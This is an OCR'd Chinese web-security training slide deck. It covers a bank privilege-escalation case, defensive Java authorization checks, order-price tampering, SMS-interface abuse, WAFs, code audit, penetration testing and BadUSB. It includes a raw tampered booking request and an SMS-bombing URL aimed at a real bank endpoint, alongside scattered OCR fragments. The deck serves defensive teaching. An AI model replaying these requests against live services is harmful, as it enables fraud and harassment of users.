
保险人已在投保网页提供投保险种所适用的条款，本人已仔细阅读并知晓条款内容，尤其是对其中免除保险人责任的条款（包

CLR

3;


F%252
4EBA%
u7ED3
derDe

某银行的任意用户交易明细越权查看漏洞



某大型商业银行的个人网上银行，在某一隐蔽功能处存在严重越权漏洞。测试人员通过进行中间人攻击篡改数据包，可成功完成**下载任一卡号客户的任意时段交易明细**。初步估计涉及数百万储户的交易数据。

某银行的任意用户交易明细越权查看漏洞



H6

	A	B	C	D	E	F	G	H
1	卡/折号	’[redacted]20[redacted]	01220[redacted]					
2	帐户别名			帐户类型	[redacted]卡			
3	子号	1		币种	人民币			
4	起始日期	20111[redacted]		截止日期	201[redacted]			
5	累计存入笔	[redacted]		累计存入金	156[redacted]			
6	累计支出笔			累计支出金	158[redacted]			
7								
8	交易日期	交易地点	交易方式	摘要	存入金额	支出金额	帐户余额	
9	20111202	中国[redacted]银	网上银行	网银支付		[redacted]40	960[redacted]	
10	20111202	中国[redacted]银	网上银行	网银支付		60	954[redacted]	
11	20111202	中国[redacted]银	网上银行	汇兑：房租		00	74[redacted]	
12	20111202	中国[redacted]银	ATM交易	取款:银联ATM		00	34[redacted]	
13	20111206	中国[redacted]银	ATM交易	取款:银联ATM		00	4[redacted]	
14	20111215	中国[redacted]银	网上银行	工资奖金	[redacted]		[redacted]	
15	20111216	中国[redacted]银	ATM交易	取款:银联ATM		05	344[redacted]	
16	20111221	中国[redacted]银	其他	结息	[redacted]92		344[redacted]	
17	20111222	中国[redacted]银	POS交易			[redacted]38	195[redacted]	
18	20111228	中国[redacted]银	网上银行	报销费用-.	[redacted]56		311[redacted]	
19	20111230	中国[redacted]银	POS交易	消费:POS		70	284[redacted]	
20	20111231	中国[redacted]银	网上银行	报销费用-.	[redacted]97		323[redacted]	
21	20120101	中国[redacted]银	ATM交易	取款:银联ATM		00	283[redacted]	
22	20120101	中国[redacted]银	POS交易	消费:POS		78	274[redacted]	
23	20120103	中国[redacted]银	POS交易	消费:POS		66	268[redacted]	
24	20120103	中国[redacted]银	ATM交易	取款:银联ATM		00	21[redacted]	

越权操作的危害

- 泄露用户数据，非法篡改他人业务，权限提升。**无法通过WAF以及常规手段发现**

越权形式	造成影响
越权查看订单/保单	订单数据泄露，用户数据遭到非法交易。
越权查看地址	用户基本信息泄露，可用来非法交易。
越权查看留言	严重泄露用户隐私，可进行诈骗，钓鱼等非法行为。
越权查询交易记录	交易信息泄露，可用来非法交易。
越权修改个人信息	越权篡改密码保护问题，绑定手机号等。可非法进入他人账户。
…	…

越权漏洞防护

垂直越权漏洞：在调用功能之前，验证当前用户身份是否有权限调用相关功能（推荐使用过滤器，进行统一权限验证）

```
public void doPost(HttpServletRequest request, HttpServletResponse resp
        throws ServletException, IOException {
    if(request.getSession(true).getAttribute("manager") == null){
        response.sendRedirect("noright.html");
        return;
    }

    StudentManagerServices service = new StudentManagerServices();
    request.setCharacterEncoding("UTF-8");
    response.setCharacterEncoding("UTF-8");
    String action = request.getParameter("action");
    if("add".equals(action)){
        String id = request.getParameter("studentid");
        String name = request.getParameter("studentname");
        String sex = request.getParameter("studentsex");
```


越权漏洞防护

水平越权漏洞：在用户进行操作时，从session中获取用户id，将传入的参数与用户的身份做绑定校验。

```
@RequestMapping(value = "/delete/{addrId}")
public Object remove(@PathVariable Long addrId){

    Map<String, Object> respMap = new HashMap<String, Object>();
    if (WebUtils.isLogged()) {
        this.addressService.removeUserAddress(addrId, WebUtils.getLoggedUserId());

        respMap.put(Constants.RESP_STATUS_CODE_KEY, Constants.RESP_STATUS_CODE_SUCCESS);
        respMap.put(Constants.MESSAGE,"地址删除成功!");
    }else{
        respMap.put(Constants.RESP_STATUS_CODE_KEY, Constants.RESP_STATUS_CODE_FAIL);
        respMap.put(Constants.ERROR,"用户没用登录，删除地址失败！");
    }
    return respMap;
}
```

权限控制类问题-防范措施

权限控制类问题防范措施



- 关键参数模糊化处理
- 不仅以单一参数为校验依据
- 添加身份校验机制

参数篡改威胁与安全设计

篡改金额


flyPrice=930&
fuelFee=0&airPortFee=50&insuranceFee=20&childrenFlyPrice=620&childrenFuelFee=0&childrenAirPortFee=0&orderTotalPrice=10
00&
rice=&orderTotalCount=1&orderTotalChildPerson=0&orderTotalPerson=1&orderChildInsurance=0&orderPersonInsurance=1&orderP
ersonInsuranceFee=20&
dInsuranceFee=0&memberPayNum=&tripMoneys=7&falg=02&falg1=00&cerNo=640102197801140310&certype=01&passengerC
heck=on&passengerType=
passengerName=
&certificationType=%
AF%81&certificationNum
ber=1
5&insurance=1%
0&linker=on&linkerName=%E6%9D%8E%E4%BA%8C%E8%9B%8B&
dispatchType=%E6%88
5&addressId=4
0&radioAddress=%E
%E4%BA%AC%E
5%B8%82%2C%3C%3E%281%29%3C%2F%3E%2C100000&provinceName=%E8%AF
l&cityCode=&cityName=&address=&provinceCode=&p

篡改结果


首页 〉 国内机票 〉 核对订单
1 查询航班
2 填写订单
3 核对订单
4 在线支付
5 预订成功
来一场说走就走的1元旅行
航班信息
航班信息 起降时间 起降城市 起降机场 舱位/退改签规定
南方航空 CZ6412
321
2小时15分
出发城市：
到达城市：
退改签
乘机人信息 — 请仔细阅读填写说明并正确填写乘机人信息，以免在办理登机手续时受阻
好人 成人 身份证 ：1 保险份数 ：1份
联系人信息 — 订单联系人为持卡人指定订单处理授权人，授权范围包含退票/改期/接收及处理行程单等，建议预留本人信息
单程 —— 人数与价格（含税费）
订单总价：￥1000
人数：1人
机票明细
票面价 ￥1/人
机建费 ￥50/人
燃油税 ￥0/人
航空意外险 1份
￥20/份

金额篡改

- 可能被篡改的变量
  - 交易总金额
  - 单价
  - 商品数量
  - 分期数量
  - 负值反充
  - ...

金额篡改的危害

- 直接造成经济损失，**无法通过WAF发现，但可通过二次校验以及人工确认的方式发现**

篡改形式	造成影响
篡改金额	直接篡改单价或总金额，低价完成交易。
篡改数量	篡改数量为低价或负值，可能造成负充或低价完成交易
篡改积分	由于积分允许出现负值，极可能造成负充
篡改产品参数	可增加产品价值，如增加分期数，增加投保时间等。
多参数篡改	如存在多个价格参数，只有有一个可篡改，即可构造“对充”订单
…	…

参数篡改威胁-防范措施

参数篡改威胁-防范措施

- 根据商品后台返回支付金额
- 添加双因素校验
- 服务器端数值合理性校验
- 订单人工审核机制


注册页面

- 看到一个注册页面，我们能想到什么安全威胁呢？

功能滥用--短信炸弹

- 短信接口功能滥用

HTTPs://per.cmbc.com.cn/pWeb/MPhoneCheckCode.do?Mobile=18
60133XXXX&SpanName=31326



常见的互联网攻击与防御

Web攻击的防御


Web攻击防御-Web防火墙

- 类型：软件或硬件
- 工作模式：代理模式、包检测模式
- 工作原理：基于正则匹配、攻击特征进行阻断，如SQL语句、跨站语句、命令执行语句等

源代码审计简介

简介：

由具备安全具有深刻理解的安全服务人员对系统的源代码和软件架构的安全性、可靠性进行全面的安全检查丰富编码经验并对安全编码原则及应用。



Web攻击防御-源代码审计

方式：代码审计

工具：Fortify等

内容：白盒测试，通过对获取到的系统源代码进行分析，检查在编码层面是否存在安全隐患，对发现的问题提供安全建议

源代码审计简介

能够找到一些安全测试所无法发现的安全漏洞。

针对性比常见的脆弱性评估手段会更强、粒度也会更为细致


程序的安全性是否有保障很大程度上取决于程序代码的质量

Web攻击防御-渗透测试

方式：远程测试

工具：手动渗透、Web漏洞扫描工具、其他工具

内容：通过真实模拟黑客使用的工具、分析方法来对网站进行模拟攻击，验证当前的安全防护措施，找出风险点，提供有价值的安全建议



新形式的攻击

- HID攻击（Human Interface Device）
- Wifi攻击（karma、钓鱼…）
- 针对IOT的攻击
- ……

BadUSB

- 原理
  - 修改U盘控制芯片的标识，让计算机误认为HID设备。
  - 通过编程模拟键盘敲击，输入恶意代码。
  - 执行一切可以通过键盘完成的命令。
- 防范措施
  - 禁用计算机USB接口
  - 不插来历不明的U盘
  - 安装防护软件

03

总结

为什么存在安全漏洞


- 技术发展局限
- 永远存在的编码失误
- 环境变化带来的动态化
- 主观上未能避免的原因
- 默认配置
- 对漏洞的管理缺乏
- 人员意识-如勒索邮件

如何解决安全漏洞

- 一些基本原则
- 服务最小化
- 严格访问权限控制
- 及时的安装补丁
- 安全的应用开发
- 可使用工具和技术
- 安全评估与扫描工具
- 补丁管理系统
- 代码审计

规划系统的整体安全性

- 安全结构
  - ✓ 网络架构
  - ✓ 系统架构
  - ✓ 应用架构
- 系统安全策略
  - ✓ 用户端安全策略
  - ✓ 防病毒软件
  - ✓ 口令
  - ✓ 防火墙
  - ✓ 文件系统安全
  - ✓ 便携设备的管理



用户输入的一切都是不可信任的！

全面性的防范结构


信息系统基础架构
数据层
加密、WAF、安全评估和加固、安全审计...
应用层
网站安全监测、WAF、配置核查、安全加固...
主机层
身份认证、 访问控制、安全审计、HoneyBot ...
网络层
安全隔离、IPS/IDS 、防病毒、抗DD.o.S...
物理层
物理安全防护、环境安全保障、灾备措施...

正确认识信息安全

安全不只是产品的简单堆积，也不是一次性的静态过程，它是人员、技术、管理三者紧密结合的系统工程，是不断演进、循环发展的动态过程。

锁只是一个步骤，安全是整个系统